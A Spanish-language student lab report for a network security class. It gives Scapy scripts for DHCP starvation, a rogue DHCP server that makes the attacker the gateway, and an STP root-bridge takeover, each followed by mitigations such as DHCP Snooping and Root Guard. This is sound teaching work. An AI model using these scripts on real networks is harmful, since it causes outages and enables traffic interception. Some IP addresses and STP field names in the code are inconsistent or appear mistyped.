



Las Americas Institute of Technology

Fecha

13/2/2026

Nombre

Jose Alfredo

Apellidos

Daniel Castro

Matrícula

2024-1346

Carrera

Seguridad informática

Materia

Seguridad De Redes

Docente

Jonathan Rondon


Video: <https://youtu.be/OhtWDI9uVVl>

Repositorio: https://github.com/castromenaenrique-cell/Ataque_DHCP-starvation_DHCP-Spoofing_STP-Root-Bridge

Objetivo de los scripts y como mitigarlos ataques:

1. DHCP starvation.

- a. Objetivo: agotar el pool de direcciones IP disponibles de un servidor DHCP para impedir que los dispositivos legítimos puedan obtener una dirección IP válida.



The image shows a terminal window with a dark background. At the top, there's a menu bar with 'Go', 'Bookmarks', and 'Help'. Below it, a status bar shows 'kali@kali: ~/Desktop/practica 3'. The main area is a nano editor window titled 'Agotamiento_de_DHCP.py'. The editor shows a Python script for DHCP starvation. The script starts with a shebang and imports from scapy.all. It defines a function 'dhcp_starvation()' which prints a message, enters a 'while True' loop, generates a random MAC and transaction ID, constructs a DHCP discover packet, and sends it. The script ends with a main block that calls 'dhcp_starvation()'.

```
GNU nano 8.6 Agotamiento_de_DHCP.py
#!/usr/bin/env python3
from scapy.all import *

# Configuración
iface = "eth1" # Tu interfaz en Kali conectada al GNS3

def dhcp_starvation():
    print(f"[*] Iniciando ataque DHCP Starvation en {iface}...")
    while True:
        # Generar MAC aleatoria
        fake_mac = RandMAC()
        # Generar ID de transacción aleatorio
        xid_random = random.randint(1, 900000000)

        # Construcción del paquete
        # Ether: Broadcast
        # IP: Source 0.0.0.0, Dest 255.255.255.255
        # UDP: Puerto 68 (Cliente) → 67 (Servidor)
        # BOOTP: Operación 1 (Request), chaddr=MAC falsa
        # DHCP: Opción 'message-type' = discover

        packet = (Ether(src=fake_mac, dst="ff:ff:ff:ff:ff:ff") /
                  IP(src="0.0.0.0", dst="255.255.255.255") /
                  UDP(sport=68, dport=67) /
                  BOOTP(chaddr=fake_mac, xid=xid_random) /
                  DHCP(options=[("message-type", "discover"), "end"]))

        sendp(packet, iface=iface, verbose=0)
        print(f"Enviando DISCOVER con MAC: {fake_mac}")

if __name__ == "__main__":
    dhcp_starvation()
```

At the bottom of the terminal, there's a keyboard shortcuts menu:

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify	^_ Go To Lin

- b. Mitigación: DHCP Snooping Previene (DHCP Starvation, Servidores DHCP falsos (Rogue DHCP)), Port Security evita que un atacante genere múltiples MAC falsas desde un mismo puerto, Limitar tasa de solicitudes DHCP (Rate Limiting), Segmentar la red mediante VLANs.

2. DHCP Rogue/Spoofing.

- a. Objetivo: introducir un servidor DHCP falso dentro de la red para entregar configuraciones IP manipuladas a los clientes.

```
pract  kali@kali: ~/Desktop/practica 3
Book Session Actions Edit View Help
De GNU nano 8.6 DHCP-Spoofing.py
#!/usr/bin/env python3
from scapy.all import *

# Configuración
iface = "eth1"
my_ip = "192.13.46.100" # IP de tu Kali (Atacante)
fake_gw = "192.13.46.100" # Te pones como Gateway
dns_fake = "8.8.8.8" # DNS que quieres asignar
netmask = "255.255.255.0"

def handle_dhcp(packet):
    # Verificar si el paquete es DHCP y es un Discover (Type 1) o Request (Type 3)
    if DHCP in packet and packet[DHCP].options[0][1] == 1:
        print(f"[*] DHCP Discover detectado de: {packet[Ether].src}")

        # Crear la respuesta DHCP OFFER
        # Invertimos origen y destino (Ether/IP/UDP)
        ether = Ether(src=get_if_hwaddr(iface), dst=packet[Ether].src)
        ip = IP(src=my_ip, dst="255.255.255.255")
        udp = UDP(sport=67, dport=68)

        # En BOOTP asignamos una IP falsa a la víctima (yiaddr)
        # Ejemplo: Le damos la .50
        bootp = BOOTP(op=2, yiaddr="192.13.46.50", siaddr=my_ip,
                      chaddr=packet[BOOTP].chaddr, xid=packet[BOOTP].xid)

        # Opciones DHCP críticas: Server ID, Lease Time, Subnet, Router (Gateway)
        dhcp = DHCP(options=[("message-type", "offer"),
                              ("server_id", my_ip),
                              ("lease_time", 1800),
                              ("subnet_mask", netmask),
                              ("router", fake_gw),
                              ("name_server", dns_fake),
                              "end"])


        offer_packet = ether / ip / udp / bootp / dhcp
        sendp(offer_packet, iface=iface, verbose=0)
        print(f"[+] DHCP Offer enviado a {packet[Ether].src} asignando 192.168.10.50")

def start_rogue_server():
    print(f"[*] Escuchando peticiones DHCP en {iface}... ")
    # Sniff filtra solo trafico UDP puerto 67 (peticiones al servidor)
    sniff(filter="udp and (port 67 or 68)", prn=handle_dhcp, iface=iface)
```

- b. Mitigación: DHCP Snooping previene servidores DHCP falsos, Port Security, Dynamic ARP Inspection, Segmentar la red mediante VLANs.

3. STP Claim Root Bridge.

- Objetivo: hacerse pasar por el Root Bridge (puente raíz) en una red que usa Spanning Tree Protocol (STP) para controlar el flujo del tráfico de la red.



```
GNU nano 8.6 STP_Claim_Root_Bridge_Attack.py
#!/usr/bin/env python3
from scapy.all import *

# Configuración
iface = "eth1"
# Mac de tu kali o una inventada muy baja
my_mac = "00:00:00:00:00:01"

def stp_root_attack():
    print(f"[*] Iniciando ataque STP Root Bridge en {iface}...")

    # Construcción de la trama STP
    # IEEE 802.3 Ethernet
    # LLC (Link Logical Control)
    # STP Header

    # rootid y bridgeid se componen de prioridad + MAC.
    # Prioridad 0 es la más alta (mejor).

    pkt = Dot3(src=my_mac, dst="01:80:c2:00:00:00") / \
        LLC() / \
        STP(bpdutype=0x00, # Configuration BPDU
            bpdulflags=0x00,
            rootid=0, # Prioridad 0 (SUPERIOR)
            rootmac=my_mac, # Yo soy el Root
            pathcost=0, # Costo 0 hasta el root
            bridgeid=0,
            bridgeemac=my_mac,
            portid=0x8002,
            age=1,
            maxage=20,
            hellotime=2,
            fwdelay=15)

    print("[*] Enviando BPDUs maliciosos (Ctrl+C para parar)...")
    # Enviar en bucle cada 2 segundos (tiempo hello estándar)
    sendp(pkt, iface=iface, loop=1, inter=2, verbose=1)


if __name__ == "__main__":
    stp_root_attack()
```

- Mitigación: Fijar manualmente el Root Bridge, Root Guard (Evita que un switch no autorizado se vuelva root).

Topología (interfaces, VLANs, direccionamiento IP)

Router		
Interfas e0/0.10	192.13.46.1	255.255.255.0

switch		
Vlan10	admin	
Vlan20	native	
Interfas 0/0	trunk	10,20
Interfas range 0/1-2	acces	10



Requisitos para utilizar la herramienta:

1. Sistema operativo Linux
2. Tener instalado python3

